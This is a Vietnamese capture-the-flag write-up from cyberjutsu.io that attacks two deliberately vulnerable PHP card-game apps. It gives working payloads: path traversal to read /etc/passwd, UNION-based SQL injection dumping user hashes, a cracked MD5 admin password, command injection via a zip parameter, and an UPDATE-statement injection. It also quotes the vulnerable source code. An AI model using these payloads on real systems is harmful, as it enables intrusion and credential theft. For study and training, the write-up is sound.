
https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830

GAME BLACK WHITE WRITEUPS


ROUND 1

1. Phân tích ứng dụng


- Đây là một ứng dụng **PHP** có tên là **Thần pài 88**
- Truy cập vào trang web lần đầu tiên, web sẽ hiển thị trang **auth.php** giúp người dùng thực hiện đăng ký, đăng nhập. Mỗi form sẽ dẫn đến trang **login.php** hoặc **register.php** tương ứng.




- Trang **index.php** để chọn nhân vật chơi game



- Trang **three_cards.php** mô phỏng game ba cào và có chức năng tải log về máy




- File log chứa dữ liệu khi chơi game của người chơi




2. Tiến hành kiểm thử

- Thử một vài payload **SQL Injection** ở trang **login.php** và không thành công



Có lẽ phần `username` đã được anh lập trình viên kiểm tra bằng một cách nào đó nên mình tạm thời bỏ qua file này để sau này kiểm tra lại sau

- Trong quá trình dùng thử trang web bằng **Burp Suite**, mình tìm thấy thêm 2 file **PHP** nữa chịu trách nhiệm xử lý của ứng dụng này là **download.php** và **character.php**




- Kiểm tra lại source code của các file khác, mình phát hiện chức năng của file **download.php** là để tải log khi người dùng yêu cầu chức năng này từ file **three_card.php**

```
<div class="col-12 text-center">
    <h2 style="padding-top:1em;">Kết quả:
        Thắng (nhưng mà là nhà cái thắng)<hr><a href='download.php?username=test'>Download log</a></h2>
</div>
```


Ở đây có một param là `username=test` với `test` là tên tài khoản mình dùng để đăng nhập nên mình đoán ứng dụng sẽ lưu log theo tên của từng người chơi trên server và khi được yêu cầu download, ứng dụng sẽ gửi file log đó cho người chơi ⇨ có thể bị **Path Traversal** với untrusted data `username`.

- Payload: `username=khongtontai`



Thử bằng một tên file khác thì ứng dụng trả về lỗi như trên ⇨ giả thuyết về cách hoạt động của **download.php** có vẻ đúng và file này có thể bị **Path Traversal**

- Payload: `username=../../etc/passwd`



Đọc file `etc/passwd` thành công ⇨ **download.php** bị lỗi **Path Traversal** ⇨ Lấy được flag đầu tiên

- Lỗi **Path Travesal** này còn giúp mình đọc được source code, kiểm thử blackbox trở thành whitebox. Trong đó có hai phát hiện quan trọng:


  + Không thể thực hiện **SQL Injection** ở tính năng đăng ký, đăng nhập nhờ hàm kiểm tra sau ở trong file **db.php**

```php
// Function to check if a username contains only alphabets and numbers
function validateUsername($username) {
return preg_match('/^[a-zA-Z0-9]+$/', $username);
}
```

  + File **character.php** dùng để load các nhân vật từ database bị lỗ hổng **SQL Injection**

```php
<?php
require 'db.php';
header("Content-Type: application/json; charset=utf-8");
$id = $_GET['id'];
// Run query
$sql = "SELECT * FROM characters WHERE id='$id'";
$result = $conn->query($sql);
```

- Khai thác lỗ hổng **SQL Injection** để lấy flag thứ 2. Ngoài ra, mình còn tìm thấy được tài khoản admin và password hash từ bảng `users`.



Payload:

`1'%20UNION%20SELECT%20GROUP_CONCAT(BINARY(username))%2cGROUP_CONCAT(BINARY(password))%20FROM%20users%23`


Câu SQL:

```
SELECT * FROM characters WHERE id='1' UNION SELECT GROUP_CONCAT(BINARY(username)),GROUP_CONCAT(BINARY(password)) FROM users#'
```

- Crack password của admin:

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

- Khác với tài khoản thường, khi đăng nhập vào tài khoản admin, chúng ta sẽ truy cập được admin panel và có được flag thứ 3.




- Ngoài ra admin còn có 2 chức năng là zip tất cả file save hoặc xoá tất cả file save. Bằng lỗi **Path Traversal** trước đó, mình đã đọc source code file `admin.php` và phát hiện chức năng zip bị dính lổ hổng **Command Injection** với untrusted data là param `save`.

```
<pre><?php
    if(isset($_GET['save'])){
        $dest = "/tmp/".$_GET['save'];
        zipData('/tmp/game_saved/', $dest);
        echo "All of save games has been saved into <strong>$dest</
strong>";
    }
```

```
function zipData($source, $destination) {
    $command = "zip -r '{$destination}' '{$source}' 2>&1";
    system($command);
}
```


- Payload: `save=%27;cat+/*;%23`



ROUND 2


1. Phân tích ứng dụng

- Đây là một ứng dụng **PHP** có tên là **Thần pài 99**
- **Thần pài 99** có cấu trúc tương tự **Thần pài 88**, chỉ khác sau khi đăng nhập ta có phần cập nhật thông tin và chức năng save/load save game.




2. Tiến hành kiểm thử

- Sau một hồi thử nghiệm, mình nhận thấy hầu hết các bug ở ROUND 1 đã được vá. Mình chỉ tìm được 1 flag tại admin panel và đây là flag đầu tiên.



- Mình tiến hành test thử lỗi **SQL Injection** ở tính năng cập nhật thông tin. Thử một vài payload, trong đó có một payload đã cho lỗi như sau:



- Bằng kinh nghiệm, mình dự đoán câu truy vấn SQL có thể như sau:

```
UPDATE table SET phone = 'abc', homepage = 'xyz' WHERE username = 'tset'
```


Do đó, mình đã thử thay phone number bằng payload:

```
', homepage = (SELECT 1) WHERE username = 'tset'#
```

Câu truy vấn SQL lúc này:

```
UPDATE table SET phone = '', homepage = (SELECT 1) WHERE username = 'tset'#', homepage = '' WHERE username = 'test'
```

Kết quả:



Xác nhận chức năng bị lỗi **SQL Injection** và lấy được flag thứ 2 sau đó.

